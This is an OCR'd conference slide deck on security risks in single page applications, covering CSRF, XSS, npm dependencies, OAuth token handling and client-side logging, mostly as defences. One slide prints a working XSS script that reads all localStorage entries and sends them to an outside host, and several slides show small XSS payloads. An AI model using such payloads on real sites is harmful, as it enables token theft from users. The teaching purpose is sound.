jcon.one

#JCON2022

Security Risk: Single Page Applications

JCON Online 2022

22.9.2022

About Me

Andreas Falk

Novatec Consulting (Germany)

andreas.falk@novatec-gmbh.de

@andifalk

OWASP Open Web Application Security Project

OpenID

NOVATEC

Browser-Based Applications (SPA)

- Most popular client type
- Most problematic client type (security wise)
- Runs under control of the user
- May be broken by installed browser plugins
- Cannot hide any secrets
- No secure browser storage



OWASP Top 10 – 2021: Risks for SPA

OWASP Open Web Application Security Project

1. **Broken Access Control:** CSRF, CORS, Authorization
2. Cryptographic Failures
3. **Injection:** Cross Site Scripting (XSS)
4. **Insecure Design:** Threat Modeling & Security Unit Tests
5. Security Misconfiguration
6. **Vulnerable and Outdated Components:** NPM Packages
7. **Identification and Authentication Failures:** OAuth 2.0/OIDC+JWT
8. Software and Data Integrity Failures
9. **Security Logging and Monitoring Failures:** Client-side Logging
10. Server-Side Request Forgery

https://owasp.org/Top10

NOVATEC


Broken Access Control

CSRF, CORS, Authorization


NOVATEC

Cross-Site Request Forgery (CSRF)

Business Client Application



Attacker Client Application




NOVATEC

CSRF Defenses

- ✓ Do not abuse GET requests (modify resources)
- ✓ Same-Site Cookie Attribute
- ✓ Token-Based Mitigation:
  - Synchronizer Token Pattern
  - Double Submit Cookie
- ✓ Additional Defenses:
  - Captchas
  - Re-Authentication

OWASP CSRF Prevention Cheat Sheet

CSRF-Defense: Double Submit Cookie



Spring Security Configuration (Server-Side):

```
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http.csrf().csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse());
    }
}
```

CSRF Attack Defenses (Angular, React, Vue)

CSRF-Protection (Double Submit Cookie)

No default CSRF-Protection
Requires Axios (Double Submit Cookie)

https://angular.io/guide/http#security-xsrf-protection
https://axios-http.com/docs/intro

Authorization (Access Control)

Authentication & Authorization
MUST always
be implemented
on the **SERVER**-Side

Just hiding UI elements on client-side is
“Security By Obscurity”

OWASP Authorization Cheat Sheet


Injection

Cross-Site Scripting (XSS)


Why is XSS Dangerous?

- Top 1 Security Issue in JavaScript applications
- Malicious scripts being executed in the user's browser
- Confidentiality and integrity constraints are harmed
  - Tokens/Session IDs can be sent to an attacker's site
  - Scripts, like Keyloggers, can easily be placed into the site
  - Rootkits can be injected into the browser (BeEF)

How Cross-Site Scripting (XSS) Happens




Reflected Cross-Site Scripting




- ✓ Must be handled on Client- and Server-Side
- ✓ Input Validation & Strong Typing on Server

Persistent Cross-Site Scripting



- ✓ Must be handled on Client- and Server-Side
- ✓ Input Validation & Strong Typing on Server
- ✓ Input Validation on Data Access Layer too

DOM-Based Cross-Site Scripting (DOM XSS)



- ✓ Must be handled completely on client-side
- ✓ No logs on server-side

Common Cross-Site Scripting (XSS) Defenses

- ✓ Do NOT put untrusted data into templates & SSR
- ✓ Use strict input validation & strong typing (server-side)
- ✓ Contextual Output Encoding
- ✓ Sanitizing
- ✓ Content Security Policies
- ✓ Trusted Types
- ✓ Protect Session Cookie
  - ❑ HTTPOnly

OWASP Cross-Site Scripting Prevention Cheat Sheet

Contextual Output Encoding (Render as String)

- Output Encoding for different contexts
  - HTML Entities & HTML Attributes
  - JavaScript
  - CSS
  - URL
- Example for HTML Entity Encoding
  - Original:

```
<p><b>Some Text <script>alert('xss')</script></b></p>
```

  - Encoded:

```
&lt;p&gt;&lt;b&gt;Some Text &lt;script&gt;alert('xss')&lt;/script&gt;&lt;/b&gt;&lt;/p&gt;
```

OWASP Cross-Site Scripting Prevention Cheat Sheet

Sanitization (Render as HTML)

- Strip out everything that contains dangerous HTML & JavaScript parts
- Example for Sanitizing:
  - Original:

```
<p><b>My bold text<img src="none" onerror="alert(1)"></b></p>
```

  - Sanitized:

```
<p><b>My bold text<img src="none"></b></p>
```

- Libraries & APIs
  - DOMPurify (https://github.com/cure53/DOMPurify)
  - Sanitize-url (https://github.com/braintree/sanitize-url)
  - HTML Sanitizer API
    (Experimental, https://wicg.github.io/sanitizer-api)

OWASP Cross-Site Scripting Prevention Cheat Sheet


Trusted Types

- DOM XSS is one of the most common web security
- Trusted Types prevents DOM XSS
  - ✓ by locking down risky sink functions
- Activate Trusted Types by adding header:
  `Content-Security-Policy: require-trusted-types-for 'script';`

https://web.dev/trusted-types
https://w3c.github.io/webappsec-trusted-types/dist/spec
https://github.com/w3c/webappsec-trusted-types

Trusted Types

*) A polyfill is available for unsupported browsers



Trusted Types for DOM manipulation

An API that forces developers to be very explicit about their use of powerful DOM-injection APIs. Can greatly improve security against XSS attacks.

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE
4-81	12-81			10-68	
83-104	83-103	3.1-15.5	2-103	69-89	6-10
105	104	15.6	104	90	11
106-108		16.0-TP	105-106		

https://caniuse.com/trusted-types

NOVATEC


XSS Defenses (Angular)

- Contextual Output Encoding (Text)
- Sanitization (HTML + URLs)
- Built-In Support for Trusted Types

Content-Security-Policy: require-trusted-types-for 'script'; trusted-types angular;

https://angular.io/guide/security
https://angular.io/guide/security#enforcing-trusted-types

XSS Defenses (React, Vue)



- Contextual Output Encoding (Text)
- Sanitization (HTML + URLs)
- Requires additional sanitizer
  - DOMPurify (https://github.com/cure53/DOMPurify)
  - Sanitize-url (https://github.com/braintree/sanitize-url)

XSS Defenses: Avoid Unsafe APIs

Avoid direct DOM access *ElementRef*
Don't deactivate Sanitization DomSanitizer#bypassSecurity…

React

Use *dangerouslySetInnerHTML* only with Sanitization
Avoid direct DOM access *createRef, findDOMNode().innerHtml*

Sanitize HTML rendering
* *
h('div', { innerHTML: this.userProvidedHtml })

NOVATEC

XSS Defenses – SAST & Code Reviews

Static Application Security Testing (SAST)

Semgrep

sonarqube

GitHub

```
Findings:

  src/app/insecure/insecure.component.ts
     typescript.angular.security.audit.angular-domsanitizer.angular-bypasssecuritytrust
        Bypassing the built-in sanitization could expose the application to cross-site scripting
        (XSS).
        Details: https://sg.run/KWxP

         23┆ safeResourceUrl:SafeScript = this.sanitizer.bypassS
           ┆┆----------------------------------------
         24┆ safeHtml: SafeValue = this.sanitizer.bypassSecurity
           ┆┆----------------------------------------
         25┆ safeUrl: SafeUrl = this.sanitizer.bypassSecurityTrus
           ┆┆----------------------------------------
         29┆ return this.sanitizer.bypassSecurityTrustHtml(safeH
```

```
typescript.react.security.audit.react-dangerouslysetinnerhtml.react-dangerouslysetinnerhtml
   Detected setting HTML from code. This is risky because it's easy to inadvertently expose
   your users to a cross-site scripting (XSS) attack. This can lead to attackers accessing
   sensitive information. Instead, do this without dangerouslySetInnerHTML or use DOMPurify to
   santize your HTML.
   Details: https://sg.run/rAx6

    44┆ <p dangerouslySetInnerHTML={{__html: DOMPurify.sanitize(this.state.value)}}></p>
      ┆┆----------------------------------------
    45┆ <span dangerouslySetInnerHTML={{__html: this.state.value}}></span>
```

Security Code Reviews

bypassSecurity…

dangerouslySetInnerHTML


NOVATEC

Vulnerable and Outdated Components

Direct & Transitive NPM Packages

NOVATEC

Software Composition Analysis (SCA)




Identification & Authentication Failures

OAuth 2.1/OpenID Connect & JWT

NOVATEC

Browser-Based Apps: OAuth Auth Code + PKCE



https://datatracker.ietf.org/doc/draft-ietf-oauth-browser-based-apps/


Steal Local Storage Tokens with one XSS

- Avoid XSS vulnerabilities
- Limit Access Token Lifetime (< 5 min.)
- Rotate refresh tokens on each use

```
<script>
  function stealStorage() {
    let i=0, len=localStorage.length;
    for (; i < len; ++i) {
      let img = document.createElement("IMG");
      img.src = "http://localhost:8080/data?key="
          + localStorage.key(i) + "&value="
          + localStorage.getItem(localStorage.key(i));
    }
  }
</script>
```

NOVATEC

Browser-Based Apps - OAuth BFF



https://datatracker.ietf.org/doc/draft-ietf-oauth-browser-based-apps/


Security Logging and Monitoring Failures


What is going on in your customer’s browser?

NOVATEC

Security Logging and Monitoring Failures

- *Content-Security-Policy: … report-uri https://…;*
- *Report-To: '{"group":"default","max_age":,"endpoints…}';*





https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures
https://report-uri.com
https://sentry.io

NOVATEC

Summary

- Web Browsers are not really trustworthy
  - ✓ Attacks like XSS and CSRF are wide-spread
  - ✓ More attacks possible via installed browser addons
